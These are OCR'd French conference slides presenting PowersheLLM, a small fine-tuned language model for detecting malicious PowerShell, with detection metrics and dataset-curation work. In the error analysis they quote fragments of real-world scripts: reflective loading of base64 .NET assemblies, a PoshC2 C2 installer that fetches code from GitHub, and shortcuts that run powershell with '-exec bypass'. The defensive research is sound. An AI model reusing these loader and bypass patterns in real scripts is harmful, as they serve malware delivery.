PowersheLLM : Un Large Language Model à l'épreuve de l'horreur

SSTIC
07/06/2024

GLIMPS

Vos intervenants

Sylvio Hoarau
Analyste malware CTI @ GLIMPS

Pierre-Adrien Fons
Ingénieur R&D @ GLIMPS

Artificial and Threat Intelligences

La croisée des « intelligences »

Pourquoi le Powershell ?

- Technologie que l'on retrouve de l'infection initiale à la charge finale
- Facile à adapter / diluer …
- Par défaut dans beaucoup de version de Microsoft Windows
- en LTS

Etat des menaces détectées en 2023 par Red Canary

Détection de PowerShell – Approches antérieures


- **Deep learning rises: New methods for detecting malicious PowerShell**
- Extraction de features via l'Antimalware Scan Interface (AMSI) et l'AST des scripts.
- Embeddings des features via FastText
- Détection par modèle profond LSTM

MANDIANT

- **Malicious PowerShell Detection via Machine Learning**
- Approche basée sur le traitement du langage naturel (NLP) "from scratch"
- Pré-traitement, normalisation et tokenization manuelle, pre-LLM era
- Détection via apprentissage supervisé d'un modèle de classification

LLM – Modélisation statistique de séquences

- **Text**
- **Image**
- **Video**
- **Audio**
- **…?**




- **Question/Réponse**
- **Résumé**
- **Description**
- **Traduction**
- **Analyse de sentiment**
- **ChatBot**
- **Génération**

LLM – Une activité foisonnante


- Une grande variété de modèles, commerciaux et open-source
- Pléthore de jeux de données, frameworks et benchmarks
- En CyberSécurité:

Défense: Détection, analyse, rapports

Attaque: Phishing, génération d'attaques




LLM – Pré-entraînement & *fine-tuning*




Grand jeu de données non labellisées


Coûteux en calculs




Petit jeu de données labellisées

Peu coûteux en calculs





Pré-entraînement BERT: *Masked Language Modelling*



Masque aléatoirement une proportion choisie de tokens et essaie de les prédire


Encourage le modèle à développer les liens statistiques entre les *tokens*

Bidirectional encoder Representations from Transformers (Devlin et al, 2018)

Pré-training BERT: *Next Sequence Prediction*


Prédire la véracité de la relation antécédent-conséquent d'une paire de séquences

Encourage le modèle à développer les liens statistiques entre les *séquences*



Bidirectional encoder Representations from Transformers (Devlin et al, 2018)

PowersheLLM – Un LLM pour la détection de PS1 malveillant



StarEncoder

- *Petit* LLM encoder-only (~125M paramètres)
- Entraîné sur ~80 langages de programmation
- Un jeu de données massif (des milliards de documents)

Fine-tuning

Petit jeu de données labellisé (~7000 documents)

PowerSheLLM

Un détecteur de PowerShell malveillant efficace et peu coûteux

Dry run

FPs	FNR
0.10%	99.57%
0.50%	17.32%
1.00%	12.12%
5.00%	5.63%


Fine tuned run

FPs	FNR
0.10%	38.38%
0.50%	14.39%
1.00%	6.31%
5.00%	0.51%

PowersheLLM – Modèle et données

- Concevoir et entraîner le modèle: la partie "facile"
  = coûteux en temps GPU

- Assembler, nettoyer et labéliser le jeu de données: le "gros" du travail
  = coûteux en temps humain !



PowersheLLM – Modèle et données

- Récolte des données

  Scripts légitimes et malveillants, sources ouvertes variées de qualité variable.

- Entraînements, corrections et améliorations itératives

  Apprentissage continu : boucle collecte de données – nettoyage et labellisation assistée.

- Identification des scripts

  Un problème quand l'extension est trompeuse ou absente !

- Dé-duplication et normalisation

  Un travail nécessaire pour assurer des entrées informatives et saines.

- Partitionnement du jeu de données pour l'apprentissage

  Un problème d'équilibre entre les classes.

Amélioration itérative

Démarche

- Que veut-ont détecter ?
  PS1 malveillants ! Langage complexe polymorphe et polyglotte.

- Dataset de validation
  Eprouvette témoin et reclassification de l'entrainement

- Analyse des faux positifs et faux négatifs

- Replaçons les résultats dans un contexte métier
  Afin de mieux reclassifier nos données d'entraînement

Analyses FP/FN…

Tri des données d’apprentissage

- Conservation du label d’origine
- Changement de label (reclassification)
- Supression des échantillons

“Démèlons le vrai du faux ! ”

Faux positifs

Vrai **Faux Positifs**

Echantillons issus du dataset de goodwares, vus comme malwares mais sains

39d187ee30f3b2a4

VT 0: éditeur de texte

```
$script: handlers = @(
    $Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
    $Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
    $Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
    $Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
    $Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
    $Handler.ConsoleKey([ConsoleKey]::UpArrow, $fun
    $Handler.ConsoleKey([ConsoleKey]::DownArrow, $f
    $Handler.ConsoleKey([ConsoleKey]::Enter, $funct
    $Handler.ConsoleKey([ConsoleKey]::Backspace, $f
    $Handler.ConsoleKey([ConsoleKey]::Delete, $func
    $Handler.ConsoleKey([ConsoleKey]::Tab, $functio
    $Handler.Shift([ConsoleKey]::Tab, $function:Rev
    $Handler.Shift([ConsoleKey]::LeftArrow, $functi
    $Handler.Shift([ConsoleKey]::RightArrow, $funct
    $Handler.Control('A', $function:CmdCopyText),
    $Handler.Control('V', $function:CmdPasteText),
    $Handler.Control('W', $function:CmdCutText),
    $Handler.Control('X', $function:CmdCutText),
    $Handler.ControlMeta([ConsoleKey]::LeftArrow, $
    $Handler.ControlMeta([ConsoleKey]::RightArrow,
    $Handler.ControlBackspace($function:CmdDeleteBa
    $Handler.ControlMeta([ConsoleKey]::Delete, $fun
                )
```

```
function CmdCopyText {

    if ( !$this. selectingL -and !$this. selec
    $this. clip.Text = $this. text.ToString().
    $this. clip.SelectAll()
    $this. clip.Copy()
}

function CmdCutText {

    if ( !$this. selectingL -and !$this. selec
    $this. clip.Text = $this. text.ToString().
    $this. clip.SelectAll()
    $this. clip.Copy()
    DeleteSelectedText
}

function CmdPasteText {
    if ( $this. selectingL -or $this. selectin

    $this. clip.Text = ""
    $this. clip.Paste()
    InsertTextAtCursor $this. clip.Text
    InitSelecting;
}
```

174f957d28f3a6e0

VT 0: horodateur des dernières saisies utilisateur

```
$idletime = $null
Function Get-IdleTime {

if ($idletime -ne "TRUE") {
    $script:idletime = "TRUE"
    echo "Loading Assembly"
    $PS = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
    $dllbytes  = [System.Convert]::FromBase64String($PS)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}

Write-Output ("Last input " + [UserInput]::LastInput) | out-s
Write-Output ("Idle for " + [UserInput]::IdleTime) | out-stri
```

```
6.5  GetLastInputInfo
6.5  LASTINPUTINFO
6    FileDescription
6    System.Reflection
6    System.Runtime.InteropServices
6    Marshal
6    System.Diagnostics
6    RuntimeCompatibilityAttribute
5    Comments
5    _CorDllMain
5    get_LastInput
5    get_UtcNow
5    GetTypeFromHandle
```

- Notre modèle se trompe
- Scripts non malveillants. Difficiles pour notre modèle (= difficulté saine)
- Pas de relabélisation


Faux positifs

Faux Faux Positifs

Echantillons issus du dataset de goodware, vus comme malwares effectivement malveillants

e01367262903442d

VT13: Installateur Posh C2



```
$downloadpath = "https://github.com/nettitude/PoshC2/archive/master.zip"

$pathexists = Test-Path $installpath

if (!$pathexists) {
    New-Item $installpath -Type Directory
}

Write-Host "[+] Downloading PoshC2 to $installpath"
Download-File -From $downloadpath -To "$($installpath)PoshC2-master.zip"
$downloaded = Test-Path "$($installpath)PoshC2-master.zip"

if ($downloaded) {
```

```
function Download-File
{
    Param
    (
        [string]
        $From,
        [string]
        $To
    )
    if ($psdownloader -ne "TRUE") {
        $Script:psdownloader = "TRUE"
        $PS = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        $DllBytes  = [System.Convert]::FromBase64String($PS)
        $Assembly = [System.Reflection.Assembly]::Load($DllBytes)
    }

    $r = [PoshWebRequest]::MakeRequest("$From", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", "");
    [System.IO.File]::WriteAllBytes($To, $r.data)
}
```

```
$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")
$bytes[0x15] = $bytes[0x15] -bor 0x20
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)

$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$ArgumentsToSourceExe = "-exec bypass -c ${poshpath}C2-Installer.ps1 $installpath"
$DestinationPath = "$($installpath)PowershellC2\Update-PoshC2.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()


$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")
$bytes[0x15] = $bytes[0x15] -bor 0x20
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)

$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$ArgumentsToSourceExe = "-exec bypass -c import-module ${poshpath}C2-Viewer.ps1; c2-viewer -poshpath ${poshpath}"
$DestinationPath = "$($installpath)PowershellC2\Start-Team-Viewer.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()

Write-Host "[+] Sucessfully installed PoshC2"
```

- Script malveillant
- Notre modèle a raison !
- A relabéliser direction les malwares

Faux positifs

Faux Positifs > zone grise

Echantillon issu du dataset de goodwares, vu comme malware selon le contexte

dabe38d1bd7b91bb

VT 1: Générateur de rapport système au format HTML

```
$sploaded = $null
Function Get-ServicePerms {

if ($sploaded -ne "TRUE") {
    $script:sploaded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA
    $dllbytes  = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}

[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"

}
```

```
19  dumpservices
18  System.Net
17  System.Security.AccessControl
16  mscoree.dll
15  System.IO
15  GetHostName
15  C:\Temp\Report.html
13  System.Runtime.CompilerServices
12  ^(.+?).exe
11  System.ServiceProcess
10  System.Data
10  targetTable
10  targetTable
9   SELECT * FROM Win32_Service
9   get_FullName
9   get_Directory
9   CommonObjectSecurity
8   get_FileSystemRights
```

- Script en zone grise. Peut être utilisé par des équipes d'administration ou exploité par des attaquants
- Retrait du script des datasets

Faux négatifs

Vrai Faux Négatifs

Echantillons issus du dataset de malwares vus comme sains mais qui sont malveillants

7d8671c91a02bfbf

VT 30: RAT powerplant fin 7

```
